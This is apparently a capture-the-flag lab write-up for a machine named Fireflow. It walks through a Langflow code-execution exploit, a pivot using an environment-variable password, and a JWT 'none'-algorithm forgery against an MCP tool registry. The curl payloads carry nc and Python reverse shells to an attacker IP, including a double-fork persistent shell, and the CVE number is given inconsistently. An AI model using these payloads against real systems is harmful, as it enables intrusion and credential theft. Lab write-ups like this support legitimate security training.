[ writeup · case #027 ]
Fireflow
A Langflow instance is vulnerable to CVE-2025-33017, giving RCE as www-data. A password sitting in the service environment lets you pivot by SSH to the user nightfall.
Summary
Enumeration
Port Scan
rustscan --range 1-65535 -a <target> -- -APORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 [REDACTED:IP][REDACTED:IP]:df (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN9Ju3bTZsFozwXY1B2KIlEY4BA+RcNM57w4C5EjOw1QegUUyCJoO4TVOKfzy/9kd3WrPEj/FYKT2agja9/PM44=
| 256 [REDACTED:IP][REDACTED:IP]:b0 (ED25519)
|_ssh-ed25519 [REDACTED:KEY]
443/tcp open ssl/http syn-ack ttl 63 nginx
| ssl-cert: Subject: commonName=fireflow.htb/organizationName=Task Force Nightfall/countryName=US
| Subject Alternative Name: DNS:fireflow.htb, DNS:*.fireflow.htb
| Issuer: commonName=fireflow.htb/organizationName=Task Force Nightfall/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-04-14T16:35:31
| Not valid after: 2028-07-17T16:35:31
| MD5: 86f0 35a9 f228 e371 154d 9ace 12ca a7cb
| SHA-1: 11fd 8101 fae5 a1d1 8e5e 04c8 0fa0 6317 3b96 8cbf
| SHA-256: 6613 a8e2 1925 1a51 99be 9878 59a1 3be2 a447 e5be 1444 5e25 49c0 9b6c cc04 9132
| -----BEGIN CERTIFICATE-----
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| 1s0nVQ==
|_-----END CERTIFICATE-----
| tls-alpn:
| http/1.1
| http/1.0
|_ http/0.9
| http-methods:
|_ Supported Methods: GET HEAD
|_http-title: FireFlow \xE2\x80\x94 Task Force Nightfall
|_ssl-date: TLS randomness does not represent time
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=7/8%OT=22%CT=%CU=40519%PV=Y%DS=2%DC=T%G=N%TM=6A4EA424%
OS:P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10A%TI=Z%CI=Z%TS=A)OPS(O1=M54
OS:2ST11NW7%O2=M542ST11NW7%O3=M542NNT11NW7%O4=M542ST11NW7%O5=M542ST11NW7%O6
OS:=M542ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF
OS:=Y%T=40%W=FAF0%O=M542NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%
OS:Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y
OS:%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%R
OS:D=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)I
OS:E(R=Y%DFI=N%T=40%CD=S)
Key findings:
- Port
443looks like we have ssl enabled
Web / Service Enumeration

looks like an military tooling website
 (opens the full-size image)

looks like there's another subdomain when clicking Open Agent
flow.fireflow.htb
 (opens the full-size image)

and there is a sign in option
https://flow.fireflow.htb/login
you JavaScript enabled to run this so if it fails you prob need to switch browser or enable JavaScript
 (opens the full-size image)
looks like we have Langflow which is an open-source, Python-based low-code platform that lets you build, prototype, and deploy AI agents, chatbots, and Retrieval-Augmented Generation (RAG) applications using a visual drag-and-drop interface
Foothold

version was sitting in plain sight
 (opens the full-size image)
and it was actually vulnerable to CVE-2026-33017v
curl -X POST -k "https://flow.fireflow.htb/api/v1/build_public_tmp/7d84d636-af65-42e4-ac38-26e867052c25/flow" \
  -H "Content-Type: application/json" \
  -b "client_id=attacker" \
  -d '{
    "data": {
      "nodes": [{
        "id": "Exploit-001",
        "type": "genericNode",
        "position": {"x":0,"y":0},
        "data": {
          "id": "Exploit-001",
          "type": "ExploitComp",
          "node": {
            "template": {
              "code": {
                "type": "code",
                "required": true,
                "show": true,
                "multiline": true,
                "value": "import os, socket, json as _json\n\n_proof = os.popen(\"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc [REDACTED:IP] 4444 >/tmp/f\").read().strip()\n_host = socket.gethostname()\n_write = open(\"/tmp/rce-proof\",\"w\").write(f\"{_proof} on {_host}\")\n\nfrom lfx.custom.custom_component.component import Component\nfrom lfx.io import Output\nfrom lfx.schema.data import Data\n\nclass ExploitComp(Component):\n    display_name=\"X\"\n    outputs=[Output(display_name=\"O\",name=\"o\",method=\"r\")]\n    def r(self)->Data:\n        return Data(data={})",
                "name": "code",
                "password": false,
                "advanced": false,
                "dynamic": false
              },
              "_type": "Component"
            },
            "description": "X",
            "base_classes": ["Data"],
            "display_name": "ExploitComp",
            "name": "ExploitComp",
            "frozen": false,
            "outputs": [{"types":["Data"],"selected":"Data","name":"o","display_name":"O","method":"r","value":"__UNDEFINED__","cache":true,"allows_loop":false,"tool_mode":false,"hidden":null,"required_inputs":null,"group_outputs":false}],
            "field_order": ["code"],
            "beta": false,
            "edited": false
          }
        }
      }],
      "edges": []
    },
    "inputs": null
}'❯ nc -lnvp 4444
listening on [any] 4444 ...
connect to [[REDACTED:IP]] from (UNKNOWN) [[REDACTED:IP]] 38784
sh: 0: can't access tty; job control turned off
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)please not if you've lost your shell consider changing the id
"id": "Exploit-001",looks like our user is sitting under nightfall
nightfall:x:1000:1000::/home/light:/bin/bashand we don't have permission for it
www-data@fireflow:/home$ cd nightfall/
bash: cd: nightfall/: Permission denied
his password was sitting in the env
www-data@fireflow:~$ env
LANGFLOW_LOG_LEVEL=warning
SHELL=/usr/bin/bash
USER_AGENT=langflow
MEMORY_PRESSURE_WRITE=[REDACTED:KEY]
SERVER_SOFTWARE=gunicorn/22.0.0
LANGFLOW_NEW_USER_IS_ACTIVE=False
PWD=/var/www
LOGNAME=www-data
LANGFLOW_SUPERUSER=langflow
SYSTEMD_EXEC_PID=1523
LANGFLOW_CONFIG_DIR=/var/lib/langflow
HOME=/var/www
LANG=en_US.UTF-8
MEMORY_PRESSURE_WATCH=/sys/fs/cgroup/system.slice/langflow.service/memory.pressure
INVOCATION_ID=[REDACTED:HASH]
TERM=xterm-256color
USER=www-data
LANGFLOW_AUTO_LOGIN=False
SHLVL=2
LANGFLOW_SUPERUSER_PASSWORD=n1ghtm4r3_b4_n1ghtf4ll
LANGFLOW_SECRET_KEY=XgDCYma6JZzT3XXyePTbr4vgWrrZ4Vzz-PCQ4PXfKgE
JOURNAL_STREAM=8:10707
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/snap/bin
LANGFLOW_CORS_ORIGINS=https://flow.fireflow.htb,https://fireflow.htb
_=/usr/bin/env
OLDPWD=/var/www/fireflow
so using that to ssh in
nightfall:n1ghtm4r3_b4_n1ghtf4ll❯ ssh [REDACTED:EMAIL]
nightfall@fireflow:~$ id
uid=1000(nightfall) gid=1000(nightfall) groups=1000(nightfall)
nightfall@fireflow:~$ ls
user.txtUser Flag
cat /home/light/user.txtPrivilege Escalation
checking out what open ports we have
nightfall@fireflow:~$ ss -tlnp
State         Recv-Q        Send-Q               Local Address:Port                Peer Address:Port        Process
LISTEN        0             4096                    [REDACTED:IP]:53                       0.0.0.0:*
LISTEN        0             2048                     127.0.0.1:7860                     0.0.0.0:*
LISTEN        0             511                        0.0.0.0:443                      0.0.0.0:*
LISTEN        0             4096                     127.0.0.1:10010                    0.0.0.0:*
LISTEN        0             4096                       0.0.0.0:22                       0.0.0.0:*
LISTEN        0             4096                     127.0.0.1:37053                    0.0.0.0:*
LISTEN        0             4096                     127.0.0.1:10257                    0.0.0.0:*
LISTEN        0             4096                     127.0.0.1:10256                    0.0.0.0:*
LISTEN        0             4096                     127.0.0.1:10259                    0.0.0.0:*
LISTEN        0             4096                     127.0.0.1:10258                    0.0.0.0:*
LISTEN        0             4096                     127.0.0.1:10249                    0.0.0.0:*
LISTEN        0             4096                     127.0.0.1:10248                    0.0.0.0:*
LISTEN        0             4096                     127.0.0.1:6444                     0.0.0.0:*
LISTEN        0             4096                 [REDACTED:IP]%lo:53                       0.0.0.0:*
LISTEN        0             4096                             *:9100                           *:*
LISTEN        0             4096                             *:6443                           *:*
LISTEN        0             4096                             *:10250                          *:*
LISTEN        0             4096                          [::]:22                          [::]:*
App itself
127.0.0.1:7860— Langflow's actual backend (proxied via nginx/443 externally, matches the--url https://flow.fireflow.htb)0.0.0.0:443— the HTTPS frontend you're hitting0.0.0.0:22/[::]:22— SSH Kubernetes / k3s control plane*:6443— kube-apiserver (exposed externally — worth checking if it's reachable and if you can grab a service account token or kubeconfig to hit it)127.0.0.1:6444— k3s's internal supervisor API (k3s runs its own apiserver proxy on 6444, real apiserver often bound differently)127.0.0.1:10257— kube-controller-manager (secure port)127.0.0.1:10259— kube-scheduler (secure port)*:10250— kubelet API (exposed externally — this is a classic priv-esc/lateral vector if unauthenticated or if you have a token, since kubelet lets you exec into pods)127.0.0.1:10256— kube-proxy healthz127.0.0.1:10248— kubelet healthz127.0.0.1:10249— kube-proxy metrics
9100 could be interesting
nightfall@fireflow:~$ ps aux|  grep 9100
root        3041  0.0  0.5 1276436 21776 ?       Ssl  04:11   0:01 /bin/node_exporter --path.procfs=/host/proc --path.sysfs=/host/sys --path.rootfs=/host/root --path.udev.data=/host/home/light/udev/data --web.listen-address=[0.0.0.0]:9100
nightfa+    5641  0.0  0.0   6544  2280 pts/1    S+   04:57   0:00 grep --color=auto 9100
and yes indeed it was
Node Exporter is an official Prometheus agent designed to measure and expose hardware and OS metrics (CPU, memory, disk, network). It runs as a lightweight background service directly on your Linux or Unix hosts and exposes real-time telemetry data over HTTP on port 9100.
there was an .mcp folder sitting in home directory
nightfall@fireflow:~$ ls -la
total 36
drwxr-x--- 5 nightfall nightfall 4096 May 12 15:28 .
drwxr-xr-x 3 root      root      4096 May 12 15:28 ..
lrwxrwxrwx 1 root      root         9 May 12 14:24 .bash_history -> /dev/null
-rw-r--r-- 1 nightfall nightfall  220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 nightfall nightfall 3771 Mar 31  2024 .bashrc
drwx------ 2 nightfall nightfall 4096 May 12 15:28 .cache
drwxrwxr-x 3 nightfall nightfall 4096 May 12 15:28 .local
drwx------ 2 nightfall nightfall 4096 Jul  9 04:11 .mcp
-rw-r--r-- 1 nightfall nightfall  807 Mar 31  2024 .profile
-rw-r----- 1 root      nightfall   33 Jul  9 04:12 user.txt
and in inside was .json file
nightfall@fireflow:~/.mcp$ cat config.json
{
  "server": "http://[REDACTED:IP]:30080",
  "status_endpoint": "/api/v1/version",
  "user": "langflow-bot",
  "password": "[REDACTED:CRED]"
}
let's check what version we running against
nightfall@fireflow:~/.mcp$ curl -s http://[REDACTED:IP]:30080/api/v1/version
{"service":"MCP AI Tool Registry","version":"0.1.0","auth":{"type":"JWT","header":"Authorization: Bearer <token>","supported_algorithms":["HS256","none"]},"docs":"/docs","endpoints":["POST /mcp                        [MCP JSON-RPC 2.0]","POST /api/v1/auth","GET  /api/v1/tools","POST /api/v1/tools               [admin]"]}
"supported_algorithms":["HS256","none"] — that none algorithm being accepted is a big find. Classic JWT alg:none vulnerability
let's try basic auth first
nightfall@fireflow:~/.mcp$ curl -s -X POST http://[REDACTED:IP]:30080/api/v1/auth \
  -H "Content-Type: application/json" \
  -d '{"username":"langflow-bot","password":"[REDACTED:CRED]"}'
{"access_token":"[REDACTED:KEY]","token_type":"bearer"}n
and then we'll try to forge our access_token using jwt.io
 (opens the full-size image)
nightfall@fireflow:~/.mcp$ curl -s -X POST http://[REDACTED:IP]:30080/api/v1/tools   -H "Authorization: Bearer eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.[REDACTED:KEY]."   -H "Content-Type: application/json"   -d '{}'  ```
```json
{
  "detail": [
    {
      "type": "missing",
      "loc": [
        "body",
        "name"
      ],
      "msg": "Field required",
      "input": {}
    },
    {
      "type": "missing",
      "loc": [
        "body",
        "description"
      ],
      "msg": "Field required",
      "input": {}
    },
    {
      "type": "missing",
      "loc": [
        "body",
        "code"
      ],
      "msg": "Field required",
      "input": {}
    }
  ]
}
we actually get a response for reference : I'm using an online json formatter for clean json (link) in here we can see there's a code section meaning we can probably run commands?
 "type": "missing",
      "loc": [
        "body",
        "code"
      ],
so in a hopeless attempt
curl -s -X POST http://[REDACTED:IP]:30080/api/v1/tools \
  -H "Authorization: Bearer eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.[REDACTED:KEY]." \
  -H "Content-Type: application/json" \
  -d '{
    "name": "RCE",
    "description": "RCE pwn",
    "code": "import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"[REDACTED:IP]\",5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn(\"sh\")"
  }'
let's register a tool and call it
curl -s -X POST http://[REDACTED:IP]:30080/mcp \
  -H "Authorization: Bearer eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.[REDACTED:KEY]." \
  -H "Content-Type: application/json" \
  -d '{
    "jsonrpc": "2.0",
    "method": "tools/call",
    "params": {"name": "persist"},
    "id": 1
}'mcp@mcp-server-54464cb475-29ztf:/app$ id
uid=1000(mcp) gid=1000(mcp) groups=1000(mcp)we did grab a shell but it kept on dying for this we need a Python reverse shell uses the double-fork daemonization pattern, which properly detaches from the parent process so it won't die when the HTTP request finishes
import socket,os,pty\npid=os.fork()\nif pid>0:\n import sys;sys.exit(0)\nos.setsid()\npid=os.fork()\nif pid>0:\n import sys;sys.exit(0)\ns=socket.socket()\ns.connect((\"[REDACTED:IP]\",5555))\n[os.dup2(s.fileno(), i) for i in(0,1,2)]\npty.spawn(\"/bin/sh\")Root Flag
cat /home/light